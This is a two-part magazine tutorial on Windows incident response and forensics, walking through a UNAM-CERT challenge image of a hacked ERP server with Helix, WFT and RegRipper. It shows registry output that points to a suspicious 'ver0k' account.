


Figure 2. Acquiring physical memory using Helix GU




Figure 3. Disk acquisition using Adepto on Helix

Where the corporate policy and the local legal regulations allow, it might be also recommended to place a wiretap to capture ongoing network traffic. Also, should your organization have a written Incident Response Plan or any other applicable procedures, make sure you follow them. For example, in certain sectors where *pulling the cable* is not an option, alternative procedures must be followed.

On the other hand, if all you can find is a dead system ignore the first three steps and start right off with step 5.

## When the System is up and Running

Back to our ERP, we know that the images we have available were taken by the system administrator after the system was powered off. So all the information that was in memory has been effectively destroyed. However, for the sake of illustrating how to perform an initial forensic response we will assume that the system was up and running, and that the forensic investigator was the first responder. Later investigation and analysis will be performed on the off-line image only.

To automate the collection of useful information from the live ERP system, we will use the latest version of the Windows Forensic Toolchest ([www.foolmoon.net/security](http://www.foolmoon.net/security)) that can be found on the Helix CD.

It is always recommended that you run your tools from a clean CD, as you do not know whether the attacker might have compromised the server's binaries. Thus, we insert the Helix CD on the suspect machine (or simply use the Helix ISO file as a CD on your virtual machine) open a clean console from it, in this particular case from `D:\IR\2k3\cmd.exe`, and type:

```
wft.exe -case hakin9 -cfg wft.cfg -drive
auto -dst \\172.16.184.131\forensics\
hakin9\wft\ -hash md5 -name Ismael
Valenzuela -nowrite -os auto -prunetools
-shell cmd2k3.exe -toolpath ..\
```

That command will use the settings in `wft.cfg` and collect all security relevant information from the server, wrapping the output of several command line tools (from sysinternals, Foundstone and others) into a well-formatted HTML report, using the settings stored in `wft.cfg`, as shown in Figure

1. The modifiers force WFT to create an md5 hash, to include your name on the report, and will not run any executable that writes to the machine (remember Locard's?).

Though we could have used Windows's built-in commands like `netstat`, `date`, `time`,

and others like `pslist`, `psinfo` and `fpport` from sysinternals, WFT has automated that for us, using a command line tool from a CD like Helix. Other ways to achieve this might involve the use of netcat over an SSH channel or cryptcat (netcat over SSL).

### Listing 1. Excerpt from running RegRipper on the SYSTEM registry file

```
ComputerName = COUNTERS

ControlSet001\Control\Windows key, ShutdownTime value
ControlSet001\Control\Windows
LastWrite Time Sun Feb 5 23:44:32 2006 (UTC)
ShutdownTime = Sun Feb 5 23:44:32 2006 (UTC)

ShutdownCount
ControlSet001\Control\Watchdog\Display
LastWrite Time Wed Jan 25 21:05:34 2006 (UTC)

ShutdownCount value not found.

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time Thu Feb 2 01:39:50 2006 (UTC)
DaylightName -> Pacific Daylight Time
StandardName -> Pacific Standard Time
Bias -> 480 (8 hours)
ActiveTimeBias -> 480 (8 hours)

Windows Firewall Configuration
ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile
LastWrite Time Fri Jan 27 02:13:41 2006 (UTC)
DoNotAllowExceptions -> 0
EnableFirewall -> 1
DisableNotifications -> 0
ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\
GloballyOpenPorts\List
LastWrite Time Sat Feb 4 22:49:37 2006 (UTC)
1900:UDP -> 1900:UDP:LocalSubNet:Enabled:@xpsp2res.dll,-22007
2869:TCP -> 2869:TCP:LocalSubNet:Enabled:@xpsp2res.dll,-22008
137:UDP -> 137:UDP:LocalSubNet:Enabled:@xpsp2res.dll,-22001
445:TCP -> 445:TCP:LocalSubNet:Enabled:@xpsp2res.dll,-22005
138:UDP -> 138:UDP:LocalSubNet:Enabled:@xpsp2res.dll,-22002
3389:TCP -> 3389:TCP:*:Enabled:@xpsp2res.dll,-22009
139:TCP -> 139:TCP:LocalSubNet:Enabled:@xpsp2res.dll,-22004
5432:TCP -> 5432:TCP:*:Enabled:postgrest

USBStor
ControlSet001\Enum\USBStor

Disk&Ven_Kingston&Prod_DataTraveler_2.0&Rev_1.04 [Sun Feb 5 22:24:55 2006]
S/N: 08C0B35051C1F002&0 [Fri Jan 27 01:57:49 2006]
FriendlyName : Kingston DataTraveler 2.0 USB Device
ParentIdPrefix: 7&32f4468f&0
S/N: 08F0B35051432FC2&0 [Sun Feb 5 22:25:00 2006]
FriendlyName : Kingston DataTraveler 2.0 USB Device
ParentIdPrefix: 7&41d2787&0
S/N: 09E0B350E0F2A50C&0 [Sat Feb 4 22:58:51 2006]
FriendlyName : Kingston DataTraveler 2.0 USB Device
ParentIdPrefix: 7&24ec3fd&0

Disk&Ven_SanDisk&Prod_Cruzer_Mini&Rev_0.2 [Thu Jan 26 19:43:42 2006]
S/N: SNDK1EDA752F2C906502&0 [Thu Jan 26 19:43:48 2006]
FriendlyName : SanDisk Cruzer Mini USB Device
ParentIdPrefix: 7&35d51612&0
```

## Listing 2. Applications listed in the SOFTWARE registry file

```
Uninstall
Microsoft\Windows\CurrentVersion\Uninstall
Sun Feb 5 21:14:35 2006 (UTC)
 MPlayer2
Sat Feb 4 22:46:58 2006 (UTC)
 PostgreSQL 8.1
Sat Feb 4 02:05:29 2006 (UTC)
 MSN Messenger 7.5
Sat Feb 4 01:52:54 2006 (UTC)
 Mozilla Firefox (1.5.0.1)
Fri Jan 27 02:43:01 2006 (UTC)
 MySQL Administrator 1.1
Fri Jan 27 02:39:50 2006 (UTC)
 MySQL Server 4.1
Fri Jan 27 02:04:01 2006 (UTC)
 PHP 4.4.2
Fri Jan 27 02:00:42 2006 (UTC)
 Apache HTTP Server 1.3.34
Thu Jan 26 22:02:34 2006 (UTC)
 Security Update for Windows Server 2003 (KB905414)
Thu Jan 26 22:02:16 2006 (UTC)
 Security Update for Windows Server 2003 (KB890046)
 Security Update for Windows Server 2003 (KB896428)
 Security Update for Windows Server 2003 (KB899587)
Thu Jan 26 22:00:38 2006 (UTC)
 Security Update for Windows Server 2003 (KB901017)
Thu Jan 26 22:00:16 2006 (UTC)
 Security Update for Windows Server 2003 (KB899589)
Thu Jan 26 21:59:39 2006 (UTC)
 Security Update for Windows Server 2003 (KB908519)
Thu Jan 26 21:59:17 2006 (UTC)
 Security Update for Windows Server 2003 (KB903235)
Thu Jan 26 21:58:42 2006 (UTC)
 Security Update for Windows Server 2003 (KB901214)
 Security Update for Windows Server 2003 (KB902400)
Thu Jan 26 21:56:03 2006 (UTC)
 Update for Windows Server 2003 (KB896727)
Thu Jan 26 21:55:11 2006 (UTC)
 Security Update for Windows Server 2003 (KB896688)
Thu Jan 26 21:54:22 2006 (UTC)
 Security Update for Windows Server 2003 (KB896358)
 Security Update for Windows Server 2003 (KB896422)
 Security Update for Windows Server 2003 (KB896424)
Thu Jan 26 06:42:36 2006 (UTC)
 DXM_Runtime
Thu Jan 26 06:42:12 2006 (UTC)
 Branding
Thu Jan 26 06:39:34 2006 (UTC)
 PCHHealth
Thu Jan 26 06:39:31 2006 (UTC)
 AddressBook
 DirectAnimation
 NetMeeting
 OutlookExpress
Thu Jan 26 06:39:30 2006 (UTC)
 ICW
Thu Jan 26 06:39:25 2006 (UTC)
 DirectDrawEx
 Fontcore
 IE40
 IE4Data
 IE5BAKEX
 IEData
 MobileOptionPack
 SchedulingAgent
Thu Jan 26 06:26:49 2006 (UTC)
 Connection Manager
```

WFT can also be executed from the GUI thorough the Helix CD.

## System Memory Acquisition

To acquire the physical memory, start Helix from the CD on the suspect machine and go to the Acquisition menu. Choose the physical memory as the source. We will use the shared *image* folder on our Linux Forensic workstation as the destination. Before the tool starts the job you will see a pop up alert showing the command line that Helix will run, as shown in Figure 2.

Make sure you are logged on as Administrator or the tool will not be able to create the dump. As you can see, Helix uses *dd* to acquire the physical memory too, although you can find other popular command-line tools like *md* and *win32dd* under the `D:\IR\RAM` directory.

Coupled with the ability of `sysinternal's psexec` to execute programs on remote systems these are very powerful tools.

## Hard Drive Imaging

Once you have acquired the most volatile evidence from the system, it is time to image the hard drive and any other media like floppies, USB drives, etc...

When doing so, there are two things you have to avoid. One is imaging the hard drive of a live system. Remember we are dealing with a machine that is suspected to be compromised, so you cannot rely on the operating system. Also, imagine an application that modifies an on-disk file. While it writes partial modified state to the file, the rest remains in system RAM, and it is only written to the file system when the application is closed. Thus, while applications are running and files are being modified on disk, the file system is indeed in an inconsistent state.

Second thing you must be aware is that the hard drive is written to every time a system is gracefully shutdown, cleaning the file system of temporary files. Depending on the system configuration this can include the valuable *pagefile.sys* file, which stores those frames of memory that will not fit into physical memory. Data stored in the paging file can include cached passwords, fragments of open files and processes, unencrypted data and even memory resident malware, among others.



I bet you agree this is useful for our forensic investigation, so, if the policies allow, please PULL THE PLUG now!

Following the golden rule of electronic evidence ensure that first thing that is accomplished, before any analysis starts, is to have an exact, bitwise copy of the original media. Once the imaging is completed, a digital fingerprint, typically an md5 or sha1 hash, should be generated on both the acquired and original media, to authenticate that the two images are identical.

The images can be acquired either with the use of software or hardware tools. The latter often includes hardware write blockers and HD duplicators that are mostly used by computer forensic professionals who seek both reliability and maximum duplication speeds.

Making use of the tools available in our lab, we will boot the suspect computer from the Helix CD and run `dd` to image the disk over the network using either netcat, a fileshare, or an attached USB drive. Although several tools like Adepto can use compression, make sure you have enough free space and if everything goes well, the image will be an exact copy of the original.

To assist us in complex `dd` commands, Helix includes a GUI interface to `dd` called Adepto. The acquisition is similar to that of the physical memory: select the drive you wish to make a dump of and then select your destination. Choose your hash algorithm and after the dump is finished, go to the *Chain of Custody* tab to save the dump report as a PDF. Then verify the hashes using `md5sum` and `sha1sum`, whichever you used initially.

Now that the volatile and non-volatile evidences have been acquired, the system will be turned off and original disks removed, labeled and kept safe to preserve their integrity and logged in a Chain of Custody report. The original disks should be locked away in a sealed, tamper-proof bags to preserve their integrity and the Chain of Custody.

However, as our forensic case is concerned, we do not have access to the volatile evidence. Remember we have created a bootable image using the only evidence that the challenge provides, a raw `dd` image of the suspect hard drive. All the volatile evidence was destroyed when the

administrator powered the system off. Thus, all the analysis will be performed on the off-line system only, although we might use our bootable image to confirm our findings.

## Investigation and Analysis

To start with our initial analysis we need to mount the disk image to our forensic workstation using the loopback interface. To do so, follow the instructions on *Settings the Lab* section and ensure that the `ro` (read-only) option is specified. Now you can browse the Windows disk image from your trusted system.

OK, so we have a 4.9 GB image to examine and a lot of data to look at. The big question now is... where do we start?

## Think as an Investigator

You have probably heard many times that it is necessary to think like a hacker to be a successful penetration tester. Conducting a successful forensic investigation requires a proper mindset too, that is, to think as an investigator. It is part of this mindset to:

- Identify what data is needed to put together a complete picture of what happened, how it happened and who did it?
- Think of what kind of system are you dealing with, what was it used for, who used it and how was it configured?
- Find different ways to prove the same things.

- Take careful notes as you go through the investigation processes, especially if it is thought this case might end up in court.
- Validate, sign and encrypt each piece of evidence so it can be proved that it was not tampered with and follow the Chain of Custody reporting requirements.
- Prove all of the hypotheses to yourself. At the end of the day to might end up doing so before a judge, a jury and a defense attorney that will question everything you have said and done.
- Remember, the case might not go to court for years, so do not rely on your memory, rely on your detailed notes. The defending attorney will also have the chance to analyze your notes, so make them as accurate as possible.

An investigator will also follow a repeatable process to ensure that no potential evidence is left unexamined. This typically includes:

- Initial Reconnaissance
- Time line creation and analysis
- File and Directory Analysis
- Data Recovery
- String Search

Regardless of what tools you use and the order you follow, your overall methodology will remain the same and must be focused on solving the case. Some investigators will start with the time line creation and analysis phase, while others

### Listing 3. OS version found in the SOFTWARE registry file using RegRipper

```

WinNT_CV
Microsoft\Windows NT\CurrentVersion
LastWrite Time Sun Feb 5 22:29:17 2006 (UTC)
 RegDone :
 CurrentVersion : 5.2
 CurrentBuildNumber : 3790
 CSDBuildNumber : 1830
 SoftwareType : SYSTEM
 SourcePath : D:\I386
 RegisteredOrganization : counters
 RegisteredOwner : counters
 SystemRoot : C:\WINDOWS
 PathName : C:\WINDOWS
 CSDVersion : Service Pack 1
 CurrentType : Uniprocessor Free
 ProductId : 69763-024-0099217-43782
 InstallDate : Thu Jan 26 06:56:44 2006 (UTC)
 BuildLab : 3790.srv03_spl_rtm.050324-1447
 ProductName : Microsoft Windows Server 2003 R2
```

might try to identify entry points first, doing a string search on known IP addresses, usernames or any other key words.

Even though there are many ways to get to the same conclusion, it is vital that both the results and the process and tools used to obtain those results are thoroughly documented and familiar to the investigator.

## Initial Reconnaissance

Our investigation starts piecing together the bits of information you already have

and looking at those you might need at various points in your investigation. Those include:

- OS type and build
- Date and time settings, including timezone
- User accounts
- Environment variables
- Host firewall configuration and open ports
- Installed applications, etc...

It is known that the image we are to analyze is from a Windows 2003 Server host, as that information was already provided with Challenge description, so chances are that most of the information we need will be actually stored in the Registry. Besides the configuration information, the Windows Registry holds information regarding recently accessed files and considerable information about user activities, installed applications, system shares, audit policy, wireless

### Listing 4. Excerpt of the SAM registry hive

```
User Information

Username : Administrator [500]
Full Name :
User Comment : Built-in account for administering the
 computer/domain
Last Login Date : Sun Feb 5 22:29:16 2006 Z
Username : Guest [501]
Full Name :
User Comment : Built-in account for guest access to the
 computer/domain
Last Login Date : Thu Jan 1 00:00:00 1970 Z
Username : SUPPORT_388945a0 [1001]
Full Name : CN=Microsoft Corporation,L=Redmond,S=Washi
 ngton,C=US
User Comment : This is a vendor's account for the Help and
 Support Service
Last Login Date : Thu Jan 1 00:00:00 1970 Z
Username : Johnatan [1006]
Full Name : Johnatan Tezcatlipoca
User Comment :
Last Login Date : Sun Feb 5 20:23:09 2006 Z
Username : ernesto [1007]
Full Name : Ernesto Sánchez
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z
Username : amado [1008]
Full Name : Amado Carrillo
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : maick [1009]
Full Name : Gabriel Torres
User Comment :
Last Login Date : Sat Feb 4 02:11:04 2006 Z

Username : lalo [1010]
Full Name : Eduardo Hernández
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : moni [1011]
Full Name : Monica Islas
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : maru [1012]
Full Name : Maria Guadalupe Ramos
User Comment :
Last Login Date : Thu Jan 26 22:59:30 2006 Z

Username : mirna [1013]
Full Name : Mirna Casillas
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : katy [1014]
Full Name : Katalina Rodriguez
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : caracheo [1015]
Full Name : Jorge Caracheo Mota
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : ovejas [1016]
Full Name : Eduardo Roldán
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : reno [1017]
Full Name : Israel Robledo Gonzáles
User Comment :
Last Login Date : Fri Feb 3 02:34:18 2006 Z

Username : pili [1018]
Full Name : Elizabet Herrera Zamora
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : zamorano [1019]
Full Name : Rolando Zamorategui
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : mpenelope [1020]
Full Name : Mari Carmen Penelope
User Comment :
Last Login Date : Thu Jan 1 00:00:00 1970 Z

Username : postgres [1023]
Full Name : postgres
User Comment : PostgreSQL service account
Last Login Date : Sat Feb 4 22:46:49 2006 Z

Username : ver0k [1024]
Full Name :
User Comment :
Last Login Date : Sun Feb 5 20:47:21 2006 Z
```

SSID's, mounted devices, connections to other systems, etc.

The registry is a collection of data files that can be accessed either on a live system or off-line using *regedt32*. There will be different files and different locations for these files, depending upon the version of Windows, but they are all on the local machine. Windows NT-based systems store the registry in a binary hive format, which is the same format that can be exported, loaded and unloaded by the Registry Editor in these operating systems. The following Registry files are stored in %SystemRoot%\System32\Config\:

- Sam - HKEY\_LOCAL\_MACHINE\SAM
- Security - HKEY\_LOCAL\_MACHINE\SECURITY
- Software - HKEY\_LOCAL\_MACHINE\SOFTWARE
- System - HKEY\_LOCAL\_MACHINE\SYSTEM
- Default - HKEY\_USERS\DEFAULT

In addition to those, the following file is stored in each user's profile folder:

- %UserProfile%\Ntuser.dat - HKEY\_USERS\

While *regedt32* allows you to view and manipulate the registry, a faster, easier and better tool is available to the forensic community. That tool is *RegRipper* which is available at [www.regripper.net](http://www.regripper.net) and included in your forensic workstation toolset. *RegRipper* is a Windows Registry data extraction and correlation tool created and maintained by Harlan Carvey, author of the well-known and highly recommended *Windows Forensic Analysis* book. *RegRipper*

uses plugins to access specific Registry hive files and extracts specific keys, values, and data, bypassing the Win32API and dumping the output in a plain text file.

To use *RegRipper* from our forensic workstation change to the directory where the off-line system is mounted, select the registry file to parse, the appropriate plugin file (i.e., SAM, security, system, software) and give it a location for the report. Therefore, to analyze the ERP's system registry file we run:

```
perl rip.pl -r /mnt/hack/
hakin9/Windows/System32/config/
system -f system > /images/
hakin9/system.txt
```

And here is an excerpt from its output (see Listing 1). Based on the information provided by the *system* registry file, we can start building a system profile. In this example, we know that the computer's name is COUNTERS, it was last cleanly shutdown on Sunday, 5 Feb at 23:44, that its time zone was set to *Pacific Standard Time* (GMT-8) and that used an Intel Pentium III Processor.

The *Interfaces* key also provides useful information about the host TCP/IP configuration. We know it has two active network interfaces, one with IP address 192.168.5.5/24 and default gateway 192.168.5.254 and a second interface configured to receive a dynamic address via DHCP. Also, the *EnableFirewall* key set to 1 indicates that the host firewall was active and allowing traffic on the ports listed under the *GloballyOpenPortsList* key. It is interesting to note that port 3389 TCP is open in the firewall, but this port is not enabled by default and allows remote access to the host via Terminal Services. It will be interesting to further investigate who activated it and when was that service

activated. We can even see the different USB devices that were attached to the computer and when were they attached.

Next, looking at the *SOFTWARE* registry file, we can extract a list of the applications installed on the system (see Listing 2).

Now we can see what the Web based ERP runs on: Apache 1.34, PHP 4.1 and MySQL 4.1. This information is valuable because it gives the investigator the opportunity to check whether these software packages are vulnerable by searching vulnerability databases like those from US-CERT, OSVDB, NIST, Mitre, Secunia and others. Also, the list of security updates will tell you if the machine is fully patched.

In addition to information related to the installed applications, the *SOFTWARE* registry file can also provide valuable information on the OS version (see Listing 3).

And particularly interesting is the info we get from the SAM registry hive, a file that holds the usernames and password hashes for every account on the local machine. The following is an excerpt of its content (see Listing 4).

One account stands out of the rest: *ver0k*. It is the only account that does not have either a Full Name or a Description and it is the last account created on the system. Also, its spelling suggests that it was not created by a conventional user. At this point in our investigation it is worth to start creating a *Dirty Word List*, one that is to be used in a later keyword search, and *ver0k* is no doubt a good candidate for that list.

Do not miss Part II, of this article if you want to learn how to analyze *NTUSER.DAT*, a key file in our investigation, how to use *Autopsy* to extract data from the filesystem to create a time line of events or how to parse Windows Event Logs and Internet Explorer's Browsing History, among others.

## Ismael Valenzuela

Since he founded G2 Security, one of the first IT Security consultancies in Spain, Ismael Valenzuela has participated as a security professional in international projects across the UK, Europe, India and Australia. He holds a Bachelor in Computer Science, is certified in Business Administration and also holds the following security related certifications: GIAC Certified Forensic Analyst, GIAC Certified Intrusion Analyst, GIAC Penetration Tester, ITIL, CISM, CISSP and IRCA ISO 27001 Lead Auditor by Bureau Veritas UK. He is also a member of the SANS GIAC Advisory Board and international BSI Instructor for ISO 27001, ISO 20000 and BS 25999 courses. He currently works as Global ICT Security Manager at ISOFT and can be contacted through his blog at <http://blog.ismaelvalenzuela.com>

## On The 'Net

- <http://www.seguridad.unam.mx/eventos/reto/> - UNAM-CERT Forensic challenge
- <http://sansforensics.wordpress.com/> - SANS Forensic Blog
- <http://liveview.sourceforge.net/> - LiveView
- <http://helix.e-fense.com/Download.php> - Helix CD
- <http://www.foolmoon.net/security/wft/> - Windows Forensic Toolchest
- <http://www.regripper.net/> - RegRipper
- <http://windowsir.blogspot.com/> - Windows Incident Response (Harlan Carvey's blog)
- <http://www.insectraforensics.com> - Computer Forensics eStore
- <http://www.jessland.net/JISK/Forensics/Challenges.php> - Other forensic challenges
- <http://www.forensics.nl/links> - Computer forensic links and whitepapers



ISMAEL VALENZUELA

## My ERP got hacked An Introduction to Computer Forensics – Part II

Difficulty



In Part I of this article we introduced the scenario described in the Third Forensic Challenge organised by the UNAM-CERT (Mexico) back in 2006.

After describing how to set up a forensic lab and how to best perform the initial response, part II of this article will continue illustrating in practice the methods, techniques and tools used to investigate and analyse the digital evidence found during the course of a computer forensic investigation. Now we are finally getting closer to know if there was any unauthorised access to the Web-based *Enterprise Resource Planning* (ERP) server, how it happened and what was the extent of the damage...

### Investigation and Analysis

At the end of Part I we described how to use *Regripper* and the *rip.pl* tool to parse key Windows Registry files such as *SYSTEM*, *SOFTWARE*, *SECURITY* and *SAM*. However, there is still a file that is part of the registry that we have not analysed yet, *NTUSER.DAT*.

### Initial Reconnaissance

Each of the users extracted from the *SAM* registry hive (listed in part I), will have their own section of the registry contained in that particular file, stored under the *Documents and Settings\USERNAME* folder. Thus, we can use the *rip.pl* tool to enumerate the most recently used files, last files the user had searched for on the drive, last typed URLs, last saved files and even last commands executed on the system.

Here is the command used to retrieve all this information from *verOk* home user folder, and an excerpt of the report (see Listing 1).

Looking at the details in the Listing 1, a forensic examiner can gain a better understanding of what types of files or applications have been accessed on the system. In this case, we can see the activity of the suspect *verOk* account a little while after the account was created on the system. Some of these activities include:

- Typed the following URL on the browser (MSN home page) at 20:47: `http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome`.
- Ran the *MySQL Administrator* at 20:48.
- Browsed the Administrator home folder, executing many *.exe* files from 21:28 to 21:39.
- Ran *MSN Messenger* at 21:59.

It is also interesting to notice the information stored under the registry key *ComDlg32\OpenSaveMRU*. The *ComDlg32* control is used in many applications and saves its own set of history information separate from other Windows history. Every time a file is saved to the system, it keeps a record of this activity. Looking at the values in our report, we can see that both *c:\users.txt* and *c:\clients.txt* were the last files saved to the system around 21:06. Note that all the times found on these files are set to GMT and must be translated to PST (GMT-8).

Other files such as *config.php* and *accountgroups.php* were also accessed by the *verOk* account.

### WHAT YOU SHOULD KNOW...

Windows and Linux System Administration

Intrusion and hacker techniques

NTFS file system essentials

### WHAT YOU WILL LEARN...

How to investigate security breaches and analyse data without modifying it

How to create event timelines and how to recover data from unallocated space

How to extract evidence from the registry and how to parse windows event logs

## Listing 1a. Runkng Regripper on ver0k's NTUSER.DAT

```
perl rip.pl -r /mnt/hack/hakin9_090101mnt/Documents\ and\
 Settings\ver0k\NTUSER.DAT -f ntuser >
 /images/hakin9_090101/ver0k-ntuser.txt
```

```
Logon User Name
Software\Microsoft\Windows\CurrentVersion\Explorer
LastWrite Time [Sun Feb 5 23:44:08 2006 (UTC)]
Logon User Name = ver0k
```

```

ComDlg32 v.20080324
ComDlg32\LastVisitedMRU
**All values printed in MRUList order.
Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
 LastVisitedMRU
LastWrite Time Sun Feb 5 21:05:56 2006 (UTC)
 MRUList = a
 a -> C:\msnmsgr.exe
```

```
ComDlg32\OpenSaveMRU
**All values printed in MRUList order.
Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
 OpenSaveMRU
LastWrite Time Sun Feb 5 21:05:56 2006 (UTC)
Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\
 OpenSaveMRU has no values.
```

```
Subkey: *
LastWrite Time Sun Feb 5 21:06:37 2006 (UTC)
 MRUList = ba
 b -> C:\users.txt
 a -> C:\clientes.txt
```

```
Subkey: txt
LastWrite Time Sun Feb 5 21:06:37 2006 (UTC)
 MRUList = ba
 b -> C:\users.txt
 a -> C:\clientes.txt
```

```

RecentDocs - recentdocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time Sun Feb 5 21:58:56 2006 (UTC)
 18 = Administrator's Documents
 37 = examen.gif
 36 = Apache
 35 = ABOUT_APACHE.TXT
 34 = maick
 33 = Sti_Trace.log
 32 = RRGEPPortadas.doc
 31 = RRGEPPNotas.doc
 30 = Notas.doc
 24 = Indice Pormenorizado.doc
 29 = ÍNDICE DOCTORADO.doc
 28 = formulario.doc
 23 = 30SEP_bolecart-book.doc
 26 = Israel Robledo Gonzáles's Documents
 27 = concha.doc
 25 = Boletin11.doc
 19 = modelos
 22 = nm06082003.jpeg
 21 = nm06052003.jpeg
 20 = nm06042003.jpeg
 10 = nm06032003.jpeg
 9 = a017.jpg
 7 = imagenes
 8 = overlay_por_2006020110007_20060201224249.jpg
```

```
6 = overlay_por_2006020107034_20060201190204.jpg
17 = overlay_9_2006020110006.jpg
16 = overlay_8_2006020110005.jpg
15 = overlay_8.jpg
14 = overlay_7_2006020110005.jpg
13 = overlay_6_2006020110004.jpg
12 = overlay_6_2005112211035.jpg
11 = overlay_5_2006020110004.jpg
4 = Local Disk (C:)
5 = users.txt
3 = clientes.txt
1 = web-erp
2 = config.php
0 = AccountGroups.php
4294967295 =
TypedURLs
Software\Microsoft\Internet Explorer\TypedURLs
LastWrite Time Sun Feb 5 20:47:38 2006 (UTC)
url1 -> http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&a
 r=msnhome
UserAssist (Active Desktop)
Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\
 {75048700-EF1F-11D0-9888-006097DEACF9}\Count
LastWrite Time Sun Feb 5 21:59:52 2006 (UTC)
Sun Feb 5 21:59:52 2006 (UTC)
 UEME_RUNPIDL (5)
 UEME_RUNPATH (45)
 UEME_RUNPIDL:%csidl2%\MSN Messenger 7.5.lnk (2)
 UEME_RUNPATH:C:\Program Files\MSN Messenger\msnmsgr.exe
 (2)
 UEME_RUNPATH:{5CCEE3CA-03EC-11DA-BFBD-00065BBD0B5} (2)
Sun Feb 5 21:53:46 2006 (UTC)
 UEME_RUNPATH:C:\WINDOWS\system32\NOTEPAD.EXE (4)
Sun Feb 5 21:47:41 2006 (UTC)
 UEME_RUNPATH:C:\Program Files\Windows NT\Accessories\
 WORDPAD.EXE (12)
Sun Feb 5 21:39:45 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\
 My Documents\My Videos\cartoons\
 unbaileparati.exe (1)
Sun Feb 5 21:39:26 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\tortuga2.exe (1)
Sun Feb 5 21:39:07 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\tortugal.exe (1)
Sun Feb 5 21:35:18 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\TestdeRavenH.exe
 (1)
Sun Feb 5 21:35:08 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\
 My Documents\My Videos\cartoons\
 tequieromasqueamis.exe (1)
Sun Feb 5 21:34:22 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\temoc.exe (1)
Sun Feb 5 21:33:50 2006 (UTC)
 UEME_RUNPATH:C:\Documents and Settings\Administrator\My
 Documents\My Videos\cartoons\Te quiero como a
 mi huevo.exe (1)
Sun Feb 5 21:33:31 2006 (UTC)
